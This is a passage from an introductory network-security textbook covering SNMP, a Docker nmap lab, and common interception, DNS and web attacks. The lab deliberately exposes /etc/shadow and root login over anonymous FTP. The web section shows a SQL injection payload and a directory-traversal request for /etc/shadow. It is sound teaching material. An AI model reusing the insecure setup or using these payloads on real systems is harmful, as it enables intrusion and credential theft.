4.4.15. SNMP



SNMP by Deegii121314 used under CC-BY-SA 4.0

Simple Network Management Protocol is used for gathering information about the workings of a network. It is broken into two groups: clients using UDP port 161 (TLS 10161) and a manager using UDP port 162 (TLS 10162). The manager collects messages from the clients regarding the operations of the network and uses this information to take actions as necessary. SNMP can be used to pass information about the temperature of a machine, how many connections it currently has, the channel capacity currently being utilized, etc. SNMP is currently up to version 3 which is encrypted and requires authentication. This is particularly important because SNMP is a very powerful protocol which exchanges information that could potentially be very valuable to an attacker. Access to SNMP should be limited and its usage on a network should be monitored.

4.5. Lab: Scanning with nmap

For this lab we will start by downloading and extracting the files required. Download nmap.zip and extract it to a directory you can access from the shell. Open a shell in that directory (it should have a `docker-compose.yml` in it and a `victim` and `scanner` directory). Since we will be simulating multiple machines in this lab, we will make use of Docker Compose which was already installed with Docker. Docker Compose reads a `docker-compose.yml` file which should already be in your `nmap` directory. Run `docker-compose up --build --detach` to build and run the images in the background:

```
PS C:\Users\rxt1077\temp\nmap> docker-compose up --build --detach
Building victim
[+] Building 2.9s (15/15) FINISHED
 => [internal] load build definition from Dockerfile
0.1s
 => => transferring dockerfile: 518B
0.0s
 => [internal] load .dockerignore
0.1s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/debian:latest
0.0s
 => [ 1/10] FROM docker.io/library/debian
0.0s
 => [internal] load build context
0.0s
```

```
 => => transferring context: 640B
0.0s
 => CACHED [ 2/10] RUN apt-get -y update
0.0s
 => CACHED [ 3/10] RUN apt-get -y install proftpd-basic
0.0s
 => CACHED [ 4/10] RUN sed -i
"1s/.*/root:$6$.DEC7ti\/4959zEK9$H7BPwBTz6tISYG8oZuhXLS5L3ZPYwdzzQNQTg8m4Ql3ebX9U\/afV
hi4OSpK3mNTSpT8DefJ2USdWuT5DHOkRY  0.0s
 => [ 5/10] RUN sed -i "/^root/d" /etc/ftpusers
0.4s
 => [ 6/10] COPY bad.conf /etc/proftpd/conf.d/
0.0s
 => [ 7/10] RUN chsh -s /bin/bash ftp
0.6s
 => [ 8/10] RUN mkdir -p /home/ftp/incoming
0.5s
 => [ 9/10] RUN cp /etc/shadow /home/ftp/incoming/shadow.backup
0.6s
 => [10/10] RUN chown -R ftp.users /home/ftp
0.5s
 => exporting to image
0.2s
 => => exporting layers
0.2s
 => => writing image
sha256:dc9af53b250b4f7fcfbe5a6668a540bd02ebef0353c5927ed4591a512363e831
0.0s
 => => naming to docker.io/library/nmap_victim
0.0s

Use 'docker scan' to run Snyk tests against images to find vulnerabilities and learn
how to fix them
Building scanner
[+] Building 0.1s (7/7) FINISHED
 => [internal] load build definition from Dockerfile
0.0s
 => => transferring dockerfile: 111B
0.0s
 => [internal] load .dockerignore
0.0s
 => => transferring context: 2B
0.0s
 => [internal] load metadata for docker.io/library/debian:latest
0.0s
 => [1/3] FROM docker.io/library/debian
0.0s
 => CACHED [2/3] RUN apt-get -y update
0.0s
 => CACHED [3/3] RUN apt-get -y install nmap ftp john
0.0s
```

```
 => exporting to image
0.0s
 => => exporting layers
0.0s
 => => writing image
sha256:14ba503b7925089023184d783c53c22c4167fdf2338df0e85143daedf8b458ac
0.0s
 => => naming to docker.io/library/nmap_scanner
0.0s

Use 'docker scan' to run Snyk tests against images to find vulnerabilities and learn
how to fix them
Starting nmap_scanner_1  ... done
Recreating nmap_victim_1 ... done
```

Now we actually have two containers running, one named `victim` which is our target machine and another named `scanner` which we will use to learn about nmap. Lets start a BASH shell on `scanner` and work from there:

```
PS C:\Users\rxt1077\temp\nmap> docker-compose run scanner bash
Creating nmap_scanner_run ... done
root@7b6d733cc03a:/①
```

① Notice the prompt change. We are now *inside* the `scanner` container running BASH.

Lets use the Linux `ip addr` command to see what our IP address on this network is:

```
root@7b6d733cc03a:/# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: tunl0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
3: sit0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/sit 0.0.0.0 brd 0.0.0.0
165: eth0@if166: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP
group default
    link/ether 02:42:ac:14:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.20.0.2/16 brd 172.20.255.255 scope global eth0
       valid_lft forever preferred_lft forever
```

We care about the `eth0` device, so as you can see on my machine the address is `172.20.0.2`. We will use nmap's ping scan to search for any device within the last 8 bits of our IP address (`/24`). You may notice that we are actually on a `/16` subnet, but by limiting ourselves to `/24` the scan will go *much* faster.

```
root@7b6d733cc03a:/# nmap -sP 172.20.0.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-22 20:25 UTC
Nmap scan report for 172.20.0.1
Host is up (0.000076s latency).
MAC Address: 02:42:A6:CA:0D:77 (Unknown)
Nmap scan report for nmap_victim_1.nmap_default (172.20.0.3)
Host is up (0.000070s latency).
MAC Address: 02:42:AC:14:00:03 (Unknown)
Nmap scan report for 7b6d733cc03a (172.20.0.2)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.78 seconds
```

In this instance we found three other machines on the network. One of which is conveniently named victim.

Read the nmap documentation for host discovery. What other types of scans could you use if a host does not respond to an ICMP ping packet?

Now lets do a full scan on on the victim machine. Docker Compose does a nice job of resolving DNS requests for sensible names in the `docker-compose.yml` file so we can refer to the host we want to scan as `victim`.

```
root@7b6d733cc03a:/# nmap victim
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-22 20:37 UTC
Nmap scan report for victim (172.20.0.3)
Host is up (0.000018s latency).
rDNS record for 172.20.0.3: nmap_victim_1.nmap_default
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 02:42:AC:14:00:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

By default, nmap uses a SYN scan against well known ports. This type of scan is harder to detect (as it does not fully open a connection) and can be run quickly.

What ports are open on the victim machine? Why is *this* particular protocol insecure?

nmap is capable of much more than just simple port scanning. nmap includes version detection and OS fingerprinting (among other things). To get a much better picture of what exactly `victim` is running, you can use the `-A` option:

```
root@7b6d733cc03a:/# nmap -A victim
Starting Nmap 7.70 ( https://nmap.org ) at 2021-09-22 20:44 UTC
Nmap scan report for victim (172.20.0.3)
```

```
Host is up (0.000096s latency).
rDNS record for 172.20.0.3: nmap_victim_1.nmap_default
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x   1 ftp      users        4096 Sep 22 20:11 incoming
MAC Address: 02:42:AC:14:00:03 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see
https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.70%E=4%D=9/22%OT=21%CT=1%CU=44136%PV=Y%DS=1%DC=D%G=Y%M=0242AC%T
OS:M=614B95AE%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=109%TI=Z%CI=Z%TS=A
OS:)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B
OS:4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88
OS:)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+
OS:%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)
OS:T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A
OS:=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%D
OS:F=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=4
OS:0%CD=S)

Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.10 ms nmap_victim_1.nmap_default (172.20.0.3)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.39 seconds
```

What additional information did you learn from the `-A` option? How do you think this could be exploited?

Now, using the `scanner` container you are currently on see what you can find out about `victim`. This man page may be of some help.

BONUS: Remembering what you learned in the *Hash it Out* lab, what is the root password on the victim machine?

BONUS: How can you test to see if you got it right? What does this say about how ProFTP is configured on `victim`?

When you are all done poking around, you can exit the shell and run `docker-compose down` to stop `victim` from running in the background.

4.6. Review Questions

1. *Compare and contrast SSH and Telnet. If you had to make a recommendation for which one to use, what would you choose and why?*

2. *What are some security concerns associated with ARP? What steps can be taken to mitigate them?*


3. *Describe three protocols used to send or receive email.*

5. Attacks


5.1. Interception Attacks

Interception attacks rely on the ability to intercept network communications. This may be due to the nature of the network being used or sometimes other methods may leveraged to better position the attacker. These attacks generally involve forging fictitious messages, recording transmitted data, or altering the contents of messages while on a network. This family of attacks places all parts of the CIA triad at risk.

5.1.1. MitM



A man in the middle attack (MitM) is a blanket term applied when an attacker is intercepting communication. A typical attack involves eavesdropping and possibly modifying messages between two parties. Encryption can be used to mitigate the attack, making it impossible for an attacker to decrypt the messages they are intercepting. That being said, particular attention must be paid to the handshaking/key exchange protocol to be sure that an attacker does not gain access to the key(s) being used. What follows is an example of MitM being used to intercept and modify the public key exchange:




In the above example the MitM allows the first message to pass unmolested, but tampers with the exchange of the public key. By passing it's own public key to Bob, the MitM has to ability to decrypt

the messages that Bob sends and can still use Alice's public key to re-encrypt the messages at pass them to her. You can see how if two public keys are exchanged in this manner it would be possible to set up a MitM attack where despite encryption all messages can be seen.

5.1.2. MitB

MitB stands for man in the browser and is typically caused by a trojan installing malware that allows the attacker to intercept/modify communications between the browser and the server. This can be used to capture data on forms, modify input, or modify the response from the server. Often the software used in MitB attacks lays dormant until the victim browses to a targeted website. What follows is an example of how a MitB attack can be used to modify an online banking request to send money:



As you can see the attacker ended up with $10,000 and the victim simply thought they authorized a payment of $1,000 to someone else. These attacks can be difficult to detect because they take place within the browser and are opportunistic.

5.1.3. Replay Attacks


This family of attacks typically involves a MitM making a copy of the transmission and *replaying* it to impersonate the victim. Logon credentials, simple hashes, and specific commands are sometimes susceptible to this type of attack. The solution is to use timestamps, nonces (random number for that particular session), rotating keys, or a counter to make sure commands cannot be executed outside of context.

One-time Passwords

To help mitigate replay attacks, an online banking application may require that client use a one-time password (OTP) when submitting transactions. An OTP is a frequently changing value that is known to both the client and the server. Several one-time password schemes exist, most of which make use of a cryptographic hash function with a shared seed between client and server. Periodically the client and server update to a new hash based on the seed and without the seed it is impossible to know what the next hash will be. By using an OTP anyone who intercepts the traffic will not be able to perform a replay attack as the password will not be current.

5.1.4. SSL Circumvention

If you think about the intercepted key exchange given in the above MitM example, a similar attack can allow attackers to view SSL traffic. The attacker gives the victim a bogus certificate authority (CA) certificate which the victim installs. This is often accomplished via a trojan. Then the attacker places themselves in the middle of an uninitiated secure connection. During the key exchange the attacker creates a custom certificate signed by a bogus CA for the connection between attacker and victim. The attacker also makes an actual HTTPS connection to the service and proxies data for the victim. All of the victims data will show up in plaintext for the attacker but the connection will appear to be secure for the victim. This is used in the Fiddler debugging proxy to decrypt HTTPS traffic and is also used in some network appliances that perform deep packet inspection.



MitM preventing HTTPS upgrade and skimming passwords

Another MitM attack on SSL is simply to maintain or downgrade to an HTTP connection with the victim and proxy data to an actual HTTPS connection with the server. Most servers will upgrade an insecure connection, but by intercepting that exchange the attacker can continue to monitor the victim's traffic.

5.2. Network Layer Attacks


5.2.1. MAC Spoofing/MAC Cloning

Most networks expect that a MAC address will correspond to the unique numbers on a network interface controller (NIC), but it is actually quite easy to change. Virtual networking necessitates the ability to use a different MAC address and this feature is built into most modern operating systems. MAC spoofing is when an attacker sets their MAC address to the MAC address of another machine on the network in an effort to initiate an attack. For example, them may set themselves up as a gateway to launch a MitM attack.

5.2.2. MAC Flooding

Switches are tasked with keeping track of which MAC addresses correspond to which ports on the switch. They use this to make sure that traffic is only routed where it needs to go. Given that MAC addresses can be changed, an attacker could flood a switch with packets from many different MAC addresses and possibly overflow the MAC-port routing table. Some switches may default to hub-like functionality and send frames to all ports in an effort to keep traffic flowing. This then allows an attacker to capture traffic from other machines on the network.

5.2.3. ARP Poisoning




ARP Spoofing by 0x5534C, see page for license via Wikimedia Commons

An attacker may also use ARP packets to impersonate another machine on the network, such as a gateway router. By repeatedly sending out ARP packets, *gratuitous arp*, redirecting packets bound for the gateway's IP to the attackers MAC address an attacker can set up a MitM scenario. This is particularly difficult because depending on the TTL of the ARP cache it may take up to 20 minutes for normal network operations to resume.


5.3. Internet Layer Attacks

5.3.1. IP Spoofing



Unfortunately Internet Protocol (IP) was not designed with security in mind. This means that by default any IP address can be put in the packet header and the packet will still be forwarded to the network. This leads to issues where an IP can be *spoofed* and malicious packets sent out. At this layer there really aren't any good solutions to this problem. This means that the sources of packets often need to be authenticated in higher layers and protocols must take into account the fact that the IP layer is fundamentally insecure.

Smurf Attack



Smurf DDos Attack by *Imperva Incapsula* used under *CC-BY-SA 4.0*

The Smurf attack is a great example of how spoofed IP addresses can lead to major problems. The Smurf attack is an early type of Distributed Denial of Service attack. An attacker would create an ICMP echo request with the victims IP address as the source address. This echo request would be directed at a broadcast IP address for a subnet. Many of the clients on the subnet would respond the echo request, flooding the victim with responses. The asymmetric nature of this attack, a single packet prompting possibly hundreds of responses, made it particularly hard to deal with. Using a Smurf attack, an attacker could keep a victim *pinned down* with minimal bandwidth required on their end. Modern clients no longer respond to ICMP echo requests directed at the broadcast, mitigating the risk of this kind of attack.

5.4. Name Resolution Attacks

5.4.1. DNS Cache Poisoning

A DNS resolved can be tricked into caching incorrect information and serving it to other clients. In this scenario an attacker assumes the role of the authoritative DNS server by responding to a DNS query with a forged source IP. One of the reasons this is possible is because DNS query responses are often single, unauthenticated packets. Once the server has the invalid DNS cache entry it will continue to direct users to the incorrect IP address for the TTL of the entry. DNSSEC can be used to mitigate these attacks by forcing authentication on DNS answers.

5.4.2. LLMNR Hijacking

In this scenario an attacker responds to a Link-Local Multicast Name Resolution (LLMNR) broadcast and impersonates an authentication server. The unexpecting victim fills in their credentials, which are promptly stolen. This attack can be mitigated by disabling LLMNR on the network.

5.5. Web-based Attacks

The world wide web and the protocols/formats/languages it uses (HTTP, HTML, JavaScript, etc.) were *not* originally designed with security in mind. By default, web pages trust the content they receive to not be malicious. Scripts, commands, cookies, etc. are implicitly trusted. Web technologies have become so popular that they are a common target for attackers and developers must use tokens, sanitize data, and check inputs if they want those technologies to be secure.

The Open Web Application Security Project (OWASP) is a great source of resources for web application security. They maintain a top 10 list of web application security risks. As of 2021, the OWASP top 10 is:

- Broken Access Control
- Cryptographic Failures
- Injection
- Insecure Design
- Security Misconfiguration
- Vulnerable and Outdated Components
- Identification and Authentication Failures
- Software and Data Integrity Failures
- Security Logging and Monitoring Failures
- Server-Side Request Forgery

5.5.1. XSS

Cross-Site scripting refers to the process by which a bad actor can inject a script into a website. Recall that many websites take inputs from forms and may later display that data on another page.

If that data isn't just data, but actually a JavaScript script, that script may run on the page that displays it.

Using this technique attackers can access cookies, session tokens, and other sensitive information. Depending on where the script was injected and how the server displays that data the script could be stored permanently on the target server. XSS scripts may also be reflected, typically sent in links, where they are only used for one session.

To mitigate XSS risks, it is important that a web developer sanitize their inputs. When a form is submitted, the website should check that the data submitted isn't a script or other malicious content. If the data does cannot be cleaned, it shouldn't be stored or used.

Samy Worm

One October 4th, 2005 an XSS worm spread across MySpace, the dominant social network at the time. The worm was written by Samy Kamkar as a simple post that when read would cause a viewers machine to make their own post stating "but most of all, samy is my hero" and including the code to propagate. The results was that within 20 hours over one million users had run the payload.

Now Samy is a prominent security consultant and you can read his full technical explanation of the worm here. Vice Motherboard also did a segment on Samy for their *Greatest Moments in Hacking History* series.


5.5.2. CSRF

Cross-Site Request Forgery (CSRF) involves using an victims already authenticated session in a request that is not part of that session. Imagine you are logged into Twitter. An attacker sends you a form link in GMail, that when clicked on posts a tweet that says, "I'm a CSRF victim." Assuming Twitter accepts the form submission you will now have a tweet in your timeline that states "I'm a CSRF victim."

This is probably the most benign scenario, you can imagine things be much worse with an online banking application. The solution is for the website (Twitter in this case) to use a CSRF token (which it does). When the form is generated, a random value is included as a hidden input. That random, hidden input is the CSRF token. When a submission is made, if the CSRF token submitted does not match the one created for the form (which only the valid website knows) the submission is not accepted.

CSRF tokens are yet another example of how web applications require proactive security as opposed to being secure by design. Most web apps are employing them, but it can be easy for a developer to forget.

5.5.3. SSRF



Web systems often communicate with internal servers the retrieve information. These may be API servers, databases, or messaging servers. If an attacker can fool a web server into passing a malicious request to its internal server, the attacker and abuse the internal trust of the system. This is referred to a server-side request forgery (SSRF). Once again, this kind of attack is mitigated with input validation, which needs to be included in the application.

5.5.4. Session Hijacking

Session hijacking may involve other methods of compromise, but the end goal is to "steal" a session between the victim and another server. Imagine the following scenario: A person logs in to their personal banking website, which issues them a cookie which proves they are authenticated. A bad actor is monitoring the connections through an XSS exploit that forwards all connection cookies to them. The bad actor uses the cookie that was issued to make a transfer from the user's bank account to the bad actors bank account.

Depending on the method used, session hijacking may be prevented through use of a better session key or by requiring transport layer security (TLS) to connect. In the above scenario the only way to prevent session hijacking would be to repair the initial XSS vulnerability.

5.5.5. SQL Injection

As mentioned in the SSRF section, almost all web systems are supported by other servers running internally. One of the most common scenarios is to have a web server which reaches out to an internal database. Relational databases utilize structured query language (SQL) so a web application may generate many different SQL queries during its regular operations. If a user input is placed directly into the query, it can be possible to make the result function in a way that was not intended or yield secret information from the database.

Take a look at the following PHP code:

```
$userName = $_POST['user_name']
$pw = $_POST['password']
$statement = "SELECT * FROM users WHERE name='" + $userName + "' AND password='" + $pw
+ "';"
```

In the case where the user_name `admin` and the password `password` were submitted, the following SQL would be generated: `SELECT * FROM users WHERE name='admin' AND password='password';`

In the case where the user_name `admin` and the password `' OR 1=1;` were submitted, the following SQL would be generated: `SELECT * FROM users WHERE name='admin' AND password='' OR 1=1;`

In this second case, a user could login without needing a valid password.

5.5.6. XML Injection

XML stands for extensible markup language, and it is often used to transfer messages. XML can be an important part of a web systems infrastructure and as such if unsanitized user inputs are allowed to generate XML the is used in the system many things can go wrong. Using XML injection an attacker may be able to retrieve secret files or create admin accounts. XML injection can be mitigated by input validation or possibly disabling the resolution of external entities in the framework being used.

5.5.7. LDAP Injection

Finally, Lightweight Directory Access Protocol (LDAP) is often used to store information about users. As such, it can be found behind many web applications. LDAP also supports complex queries in a similar fashion to SQL. An unsantized user input can lead to a LDAP query with unexpected results.

5.5.8. Directory Traversal

A poorly designed web server may be subject to a directory traversal attack. Recall that web servers are designed to serve static content from a particular directory, `/var/www` for example. Now suppose that an attacker submitted a `GET` request for `http://www.example.com/../../etc/shadow`. It is possible that the web server may actually go up two directories and serve that file.

